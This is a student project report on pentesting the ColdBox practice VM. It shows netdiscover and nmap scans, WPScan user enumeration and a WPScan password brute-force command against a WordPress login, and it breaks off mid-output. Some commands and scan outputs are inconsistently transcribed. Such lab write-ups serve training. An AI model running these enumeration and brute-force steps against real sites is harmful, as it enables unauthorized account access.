

**A MINIOR-PROJECT REPORT ON
PENTESTING ON COLDBOX**

Submitted to

The CORIZO EDU TECH

BY

BHATARKAR ASHISH



PENTESTING ON COLDBOX

First, we need to install the coldbox virtualization through internet and we should run it on our virtual machine and we need to connect the network in bridge adapter, so that both kali and coldbox runs on same network. Start machines kali and coldbox.


The first step of the pentesting is to gather the information about the coldbox. Since both the machines running on the same network. We can gather information using tools.

TOOL USED: 1. NETDISCOVER

First, we need to find the ip address of target machine, in our case, its coldbox

As we know that we are running our virtual machine on the same network. We can identify the ip address of coldbox by using netdiscover tool.

Command: netdiscover



Since, we need root privileges to scan IP address, so first we need to access to root and then we need to use netdiscover command.

To access root privilege


COMMAND: sudo su

- NETDISCOVER tool helps in finding potential IP addresses on the network for further examination.

Through scanning we found the IP address of the Coldbox that is, 172.20.10.6 .

Now we need to check whether website is running or not using IP address of the coldbox.

http://172.20.10.6/



Now as we got that the website is running. Now we need to go to the scanning phase

In this phase now we are going to scan for the ports available and how many ports are open, closed and filtered.


TOOL USED: 1. NMAP

2. WPSCAN

- NMAP is a tool used for network mapping, vulnerability assessment and network auditing.

Now we are going to use nmap to scan the ports.

Command: nmap 172.20.10.6



```
kali@kali:~$ nmap 172.20.10.6
Nmap scan report for 172.20.10.6
Host is up (0.0025s latency).
Not shown: 999 closed tcp ports (reset)
open: 80/tcp
80/tcp open: http
  |_ http-title: ColdBox | One more machine
  |_ http-server-header: Apache/2.4.18 (Ubuntu)
  |_ http-generator: WordPress/4.7.3
MAC Address: 08:00:27:FA:1A:78 (Oracle VM VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X14.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

Nmap scan report for 172.20.10.6
Host is up (0.0025s latency).
Not shown: 999 closed tcp ports (reset)
open: 80/tcp
80/tcp open: http
  |_ http-title: ColdBox | One more machine
  |_ http-server-header: Apache/2.4.18 (Ubuntu)
  |_ http-generator: WordPress/4.7.3
MAC Address: 08:00:27:FA:1A:78 (Oracle VM VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X14.X
```

We found that port 80,i.e, HTTP port is open. After that we can perform different scans, if host seems down, we can use

COMMAND: nmap -Pn 172.20.10.6

I performed Aggressive scan on the target IP to get more detailed information.

COMMAND: nmap 172.20.10.6 -A


```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
k...~ x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x k...~ x
(root@kali)~[/home/kali]
# nmap 172.20.10.6 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-13 02:40 EDT
Nmap scan report for 172.20.10.6
Host is up (0.0010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: ColddBox | One more machine
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: WordPress 4.1.31
MAC Address: 08:00:27:F4:E4:78 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.02 ms 172.20.10.6

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.86 seconds
(root@kali)~[/home/kali]
#
```

After performing the Aggressive scan we found the MAC address, OS and many more.

After completing the scan we need to open the website we got by the target IP address. As we can see, there is a website running on the HTTP port. A close observation of the website gives us more understanding about the running application and we got to know that it has been developed in WordPress CMS (Content Management System). After opening the website we need to go to the login page.



The login page was accessible, we tried some of the most common username and password combinations, but it could not work here. Due to its open-source nature, WordPress is one of the most vulnerable CMSES if not updated on regular intervals. So if its not updated, we can crack the wordpress using WPSCAN tool.

- WPSCAN is a security scanner designed for testing the security of websites built using wordpress

Now we need to perform WPSCAN on the target IP address by using


COMMAND: `wpscan --url IP address of the target`

`Wpsan -url 172.20.10.6`

Then after performing the scan we didn't get any valid information. So we need to perform enumerate scan to find valid users

COMMAND: `wpscan -url 172.20.10.6 --enumerate -u`

This command scans for the valid user ID's.



```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x
(root@kali) - [/home/kali]
# wpscan --url 172.20.10.6 --enumerate u

  WPSecan
  WordPress Security Scanner by the WPScan Team
  Version 3.8.25
  Sponsored by Automattic - https://automattic.com/
  @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://172.20.10.6/ [172.20.10.6]
[+] Started: Mon May 13 04:25:32 2024


Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://172.20.10.6/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://172.20.10.6/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://172.20.10.6/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://172.20.10.6/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://172.20.10.6/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
[+] WordPress theme in use: twentyfifteen
| Location: http://172.20.10.6/wp-content/themes/twentyfifteen/
| Last Updated: 2024-04-02T00:00:00.000Z
| Readme: http://172.20.10.6/wp-content/themes/twentyfifteen/readme.txt
```

```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x
| Style URL: http://172.20.10.6/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://172.20.10.6/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01
[+] User(s) Identified:
[+] the cold in person
| Found By: Rss Generator (Passive Detection)
[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```



```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x

[+] User(s) Identified:
[+] the cold in person
| Found By: Rss Generator (Passive Detection)
[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon May 13 04:25:39 2024
[+] Requests Done: 59
[+] Cached Requests: 6
[+] Data Sent: 23.875 KB
[+] Data Received: 309.201 KB
[+] Memory used: 199.98 MB
[+] Elapsed time: 00:00:06
```

There are multiple tools available in Kali Linux for brute forcing attacks such as Burp Suite, Hydra. However, WPScanner is also capable for doing brute force on WordPress website.

Now after scanning we got the valid user

- USER: 1. hugo
2. c0ldd
 3. Philip

As of now we have the valid user ID's. now we need to find the passwords for the users. So the command to find or scan for the passwords is:

COMMAND: `wpscan -url 172.20.10.6 --usernames c0ldd --passwords /usr/share/wordlists/rockyou.txt`

“/usr/share/wordlists/rockyou.txt” it's a path of a directory which consists of millions of passwords in it. It's a famous directory used by every ethical hacker, attacker. The above command scans for all possible matches and gives the valid password for the user.


```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali

[+] XML-RPC seems to be enabled: http://172.20.10.6/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.20.10.6/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://172.20.10.6/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://172.20.10.6/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://172.20.10.6/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
| Location: http://172.20.10.6/wp-content/themes/twentyfifteen/
```

```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali

[+] Elapsed time: 00:00:06
# wpscan --url 172.20.10.6 --usernames c0ldd --passwords /usr/share/wordlists/rockyou.txt


WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://172.20.10.6/ [172.20.10.6]
[+] Started: Mon May 13 04:27:01 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%


[+] XML-RPC seems to be enabled: http://172.20.10.6/xmlrpc.php
```



```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x root@k...e/kali x
| Found By: Style (Passive Detection)
